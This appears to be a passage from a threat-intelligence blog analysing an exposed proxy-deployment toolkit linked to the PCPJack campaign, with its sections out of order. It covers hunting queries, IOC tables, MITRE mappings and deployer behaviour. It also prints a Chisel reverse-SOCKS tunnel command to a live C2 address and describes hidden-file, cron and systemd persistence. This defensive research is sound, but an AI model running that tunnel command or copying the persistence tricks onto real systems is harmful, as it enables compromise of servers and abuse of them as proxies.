and 443, consistent with a proxy aggregation server.
 Figure 19: Profile for 38.242.204.245. Contabo GmbH with vmiXXXXXXX PTR record - same naming convention as the primary C2 - and a PCPJack campaign IOC reference.
Querying the certificates table for issuer.common_name == "OpenClaw CA" within the last 30 days returned 6 results across 4 IPs: 38.242.204[.]245 on port 666, 81.71.15[.]27 on ports 8006, 443, and 8443, 203.237.119[.]147 on port 443, and 134.65.231[.]147 on port 443. OpenClaw CA is not associated with any known commercial PKI provider. Its presence across 4 IPs points to a shared certificate template across campaign infrastructure.
SELECT
  ip, port, min(timestamp), max(timestamp)
  FROM
  certificates
  WHERE
  issuer.common_name == "OpenClaw CA"
  AND
  timestamp > NOW - 30 DAY
  GROUP BY ip, port

                Copy
Output example:
 Figure 11: SQL query for OpenClaw CA certificates returns 6 results across 4 IPs. The custom CA name and non-standard port 666 on the confirmed Excalibur server are strong pivot signals.
The 4 IPs from the OpenClaw CA pivot: 38.242.204[.]245 confirmed Contabo (AS51167, Lauterbourg, France) with reverse DNS vmi3053870.contaboserver.net and 1 IOC Hunter match; 81.71.15[.]27 is Tencent Cloud Computing in Guangzhou, China (AS45090); 203.237.119[.]147 is Korean Education Network in Gwangju, South Korea (AS9754); 134.65.231[.]147 is Oracle Corporation in Vinhedo, Brazil (AS31898). The Contabo IP is high confidence; the remaining three require individual profile review.
 Figure 12: Bulk enrich of OpenClaw CA certificate results. Contabo Excalibur IP confirmed; Tencent Cloud, Korean Education Network, and Oracle IPs are new candidates requiring individual review.
38.242.245[.]147, flagged by SentinelOne as hosting a LastPass phishing domain in the same Contabo subnet, carried 2 Warnings referencing both campaign IOC reports (both per SentinelOne). Its open ports show nginx 1.24.0 and OpenSSH 8.6p1 Ubuntu, an identical software stack to 38.242.204[.]245, confirming it belongs to the same cluster.
 Figure 13: Profile for 38.242.245.147. Dual PCPJack and TeamPCP IOC references with nginx/SSH stack identical to the Excalibur server confirms related campaign infrastructure.
A broader sweep using the Sliver default JARM fingerprint returned 26 results across ports 4443, 3389, 8443, and 22. At that volume, not all results belong to this campaign.
SELECT
ip, port, min(timestamp), max(timestamp)
FROM
jarm
WHERE
jarm == "00026d000000000000000000000000bc98f8e001b5ed0d7b91de1cdd769719"
AND
timestamp > NOW - 30 DAY
GROUP BY ip, port
Copy Figure 14: Sliver default JARM fingerprint query returns 26 results. High volume requires bulk enrichment to filter campaign-related hosts from unrelated Sliver deployments.
Results spanned 15+ countries and providers including Contabo, Vultr, RACK SPHERE HOSTING, Tencent Cloud, Korea Telecom, Oracle, and Microsoft. IPs carrying AttackCapture history or confirmed C2/Malware flags were prioritized for follow-up. Clean IPs on major cloud providers without additional signals were deprioritized.
 Figure 15: Final bulk enrichment of the Sliver JARM fleet. C2/Malware History and Attack Capture History columns identify the highest-priority follow-up candidates within the 26-IP result set.
213.136.80[.]73 appears across every deployer script in the recovered toolkit and is the same address SentinelOne attributed to PCPJack's C2 - which is where the campaign connection begins.
Connection to the PCPJack and TeamPCP Campaigns
TeamPCP is a threat actor known for cloud-focused attacks that spreads via web application exploits, harvests credentials encrypted with ChaCha20-Poly1305, and exfiltrates via Telegram. It uses /var/lib/.spm/ as a working directory and installs persistence as spm-worker. PCPJack, described by SentinelOne as a presumed former TeamPCP operator, runs check.sh to remove TeamPCP artifacts and install its own Sliver beacon in their place. PCPJack uses 213.136.80[.]73 as its C2 address
Assessment (moderate confidence): The shared use of 213.136.80[.]73 across PCPJack implants and every XSync deployment script is the primary basis for connecting these toolsets. The most parsimonious interpretation is that XSync deploys against the same Sliver beacon pool established by PCPJack. This connection should be weighted carefully - Contabo infrastructure is widely abused, and Sliver and Chisel are commodity tools with large legitimate user bases.
The available evidence does not establish shared authentication material, timeline continuity, or common developer artifacts between PCPJack and XSync. The shared C2 address is observed overlap, not proof of operational continuity.
The state files also give a partial picture of who ended up in the beacon pool.
Victimology
The 50 records in the version 1 state file show a consistent target profile: cloud-hosted Linux servers running web applications. AWS EC2 instances (ip-172-31-*), GCP managed instance groups, and Azure-hosted VMs all appear. Named servers such as server.serpsuggest.com, ui.westwardtrade, and hccloud-main-server indicate small and medium businesses operating web services on cloud infrastructure.
Docker container hex IDs appearing as hostnames (abe0f8823c36, 242df035a2b4) indicate some beacons run inside containers, which may explain why certain tunnels failed the SMTP test due to restricted outbound network access. Geographic coverage is broad - European, Asian, American, and Middle Eastern IPs all appear. This is an opportunistic operation, not a geographically targeted one.
The host and network artifacts recovered across both directories are listed below.
Indicators of Compromise
Network
| Indicator | Type | Context |
|---|---|---|
| 213.136.80[.]73 | IPv4 | Chisel C2 server (port 9000) and staging directory (port 8444) |
| 38.242.204[.]245 | IPv4 | Excalibur, downstream SMTP proxy consumer |
| http[:]//213.136.80[.]73:9000 | URL | Chisel client connection string in all deployment scripts |
| 38.242.245[.]147 | IPv4 | Adjacent infrastructure, hosts LastPass phishing domain per SentinelOne |
Host
| Indicator | Type | Context |
|---|---|---|
| /tmp/.ch5 | File path | Primary Chisel binary delivery path |
| /tmp/.ch4 | File path | Fallback binary path, previous campaign iteration |
| /tmp/.ch3 | File path | Fallback binary path |
| /tmp/.ch2 | File path | Fallback binary path |
| /tmp/.ch | File path | Oldest known delivery path |
| /var/tmp/.xs | File path | Persistent Chisel execution copy, preferred location |
| /tmp/.xs | File path | Persistent Chisel execution copy, fallback |
| /etc/systemd/system/xsync.service | File path | Systemd persistence unit, root-context deployments |
| xsync | Service and cron identifier | Masquerades as system sync utility |
| # xsync | Cron comment string | Marker appended to crontab watchdog entry |
| /root/deploy/ | Directory | Operator working directory on C2 server |
| /root/.sliver-client/configs/root_localhost.cfg | File path | Sliver C2 operator credential |
Process
| Indicator | Type | Context |
|---|---|---|
| chisel client http://213.136.80.73:9000 R:0.0.0.0:[PORT]:socks | Process cmdline | Chisel reverse SOCKS5 tunnel process |
MITRE ATT&CK
| ID | Technique | Detail |
|---|---|---|
| T1190 | Exploit Public-Facing Application | Web application exploitation via PCPJack initial access |
| T1059.004 | Unix Shell | Shell payloads issued through Sliver Execute RPC |
| T1543.002 | Systemd Service | xsync.service installed on root-owned compromised hosts |
| T1053.003 | Cron | Five-minute watchdog crontab on unprivileged sessions |
| T1564.001 | Hidden Files | Dot-prefixed binary names in temporary directories |
| T1036.004 | Masquerade Task or Service | xsync service name imitates system synchronization utility |
| T1572 | Protocol Tunneling | HTTP-wrapped Chisel tunnel connecting to port 9000 |
| T1090.003 | Multi-hop Proxy | Per-beacon reverse SOCKS5 proxy, ports 10000 to 14999 |
| T1583.003 | Virtual Private Server | C2 and Chisel tunnel aggregation hosted on Contabo VPS (AS51167) |
| T1048 | Exfiltration over Alternative Protocol | SCP transfer of proxy list to Excalibur server |
| T1049 | System Network Connections Discovery | ss -tlnp used to enumerate active Chisel tunnel state |
| T1057 | Process Discovery | pgrep used for idempotency checks before each deployment |
The following section summarizes what the full collection tells us about the operation.
Conclusion
The downstream consumer at 38.242.204[.]245 was not accessible during our analysis. The verified proxy list is being synced every five minutes to that server, and someone is consuming it. Whether for spam, phishing, or something else, the infrastructure to deliver at scale was clearly running.
The three deployer versions and their state files point to an operator who tested, iterated, and scaled deliberately - from 50 beacons to 230 in a single wave. The health-check tooling exists because earlier deployments didn't always work. There's operational investment here that goes beyond what the recovered files can fully explain.
If you're running Linux workloads on AWS, GCP, or Azure, the IOCs in this post are worth checking against your environment.
→ Hunt.io's AttackCapture surfaces exactly this kind of exposed infrastructure before it goes dark. Book a demo to see it in action.
SentinelOne documented PCPJack in April 2026, covering how the campaign gains initial access and harvests credentials from compromised Linux servers. What that report didn't cover was what happens next.
During a routine infrastructure hunting session, our team found an open directory on 213.136.80[.]73, a server already tied to PCPJack's C2 infrastructure. No authentication required. Twelve files sitting exposed on port 8444, including source code, compiled binaries, and deployment state logs.
A second open directory on port 9443 exposed the operator's live working directory, active scanners, exploitation tooling, and a Sliver C2 configuration, all accessible at the same time.
The following summarizes what we recovered and what it reveals about the operation.
Key Takeaways
A complete 12-file toolkit, source code, compiled binaries, and deployment state, was sitting on an open HTTP directory with no authentication required.
The version 3 state file confirms 230 successful uploads and executions in a single deployment run in March 2026.
Four of five ports in chisel_verified.json fall outside the range used by the recovered deployers, and their timestamps predate the first documented run, indicating earlier operations not captured in this collection.
An SMTP quality gate in version 1 and a standalone verification daemon confirm the network's purpose is email relay.
Verified proxy lists sync every five minutes via SCP to a separate downstream server at 38.242.204[.]245, which was not accessible during analysis.
All three Chisel binaries are unmodified stock builds from the public jpillora/chisel repository.
Discovery and Initial Triage
Hunt.io's AttackCapture File Manager surfaced 213.136.80[.]73 (Contabo GmbH, AS51167, Lauterbourg, France) hosting an open directory on port 8444
The IP was already tagged as PCPJack infrastructure from the SentinelOne report, ruling out a random misconfiguration.
Figure 1: AttackCapture File Manager showing the open HTTP directory on port 8444 of 213[.]136[.]80[.]73, indexed 2026-03-11 at 05:42 UTC. Twelve files totaling 29.1 MB - three Chisel binaries, five Python deployers, and four JSON state artifacts - were accessible without authentication.Further scanning uncovered a second open directory on port 9443 serving the operator's live /tmp directory. Both directories were downloaded in full before analysis.
| Port | Headline | Contents | First Indexed |
|---|---|---|---|
| 8444 | The Proxy Conversion Engine | 12 files, 29.1 MB - Chisel binaries, Python deployers, state JSON | 2026-03-11 05:42 UTC |
| 9443 | Active Working Directory (/tmp) | 767 files, active /tmp - scanning, exploitation, credential harvesting, C2 | 2026-03-11 (live) |
Port 8444 contained a complete Sliver-integrated SMTP proxy deployment toolkit. Port 9443 contained an active operation: internet-scale scanners, Spring Boot exploitation tooling, a JVM heap dump credential parser, an Apache Parquet credential database with exactly 300 shards, and a live Sliver C2 server with configuration exposed.
Port 8444 is where the monetization layer lives. Here's what each file does.
The Proxy Conversion Engine: File-by-File Analysis
Multi-Architecture Binary Preparation for Universal Cloud Coverage
The directory contains three Chisel binaries: chisel_amd64, chisel_arm64, and chisel_386. Together they cover every major Linux CPU architecture in cloud use - x86-64 for the majority of VMs, ARM64 for AWS Graviton instances, and 32-bit x86 for older or containerized workloads.
Chisel is an open-source TCP tunneling tool developed by Jamie Pillora. It supports a client-server model where a remote client establishes a reverse tunnel back to a server; in SOCKS5 mode, that tunnel becomes a full network proxy. All three binaries are stock builds - the github.com/jpillora/chisel import path string is intact in each binary, confirming no modifications were made.
Using unmodified binaries means file hashes match the upstream project and may not trigger hash-based detections. Filenames are unobfuscated on the staging server. On the victim side, the binary is dropped as a hidden dot-prefixed file and persists at /var/tmp/.xs.
Beacon-Integrated Deployment Pipeline: Three Generations of Evolving Automation
Operational baseline. The first deployer loads the Sliver C2 client configuration from /root/.sliver-client/configs/root_localhost.cfg, connects to the local Sliver API, and filters for Linux beacons checked in within the last ten minutes. Infrastructure is defined by hardcoded constants at the top of the script:
Figure 2: Hardcoded infrastructure constants in the version 1 deployer, including the Sliver client config path at /root/.sliver-client/configs/root_localhost.cfg, Chisel server URL on port 9000, and the port exclusion list (9000, 8080, 2053).Each beacon receives a SOCKS5 proxy port derived deterministically from an MD5 hash of its Sliver UUID, mapped into the range 10000-14999. The same beacon always maps to the same port across runs, eliminating the need for a shared port registry.
Figure 3: MD5-based SOCKS5 port assignment function mapping each beacon UUID deterministically into the range 10000-14999. The same beacon always maps to the same port across runs, eliminating the need for a shared port registry.The filter exclusion list (9000, 8080, 2053) identifies the ports the Chisel server itself listens on. Port 9000 is the primary; port 8080 passes most corporate web proxies; port 2053 blends into firewall rules that pass traffic near the DNS port range.
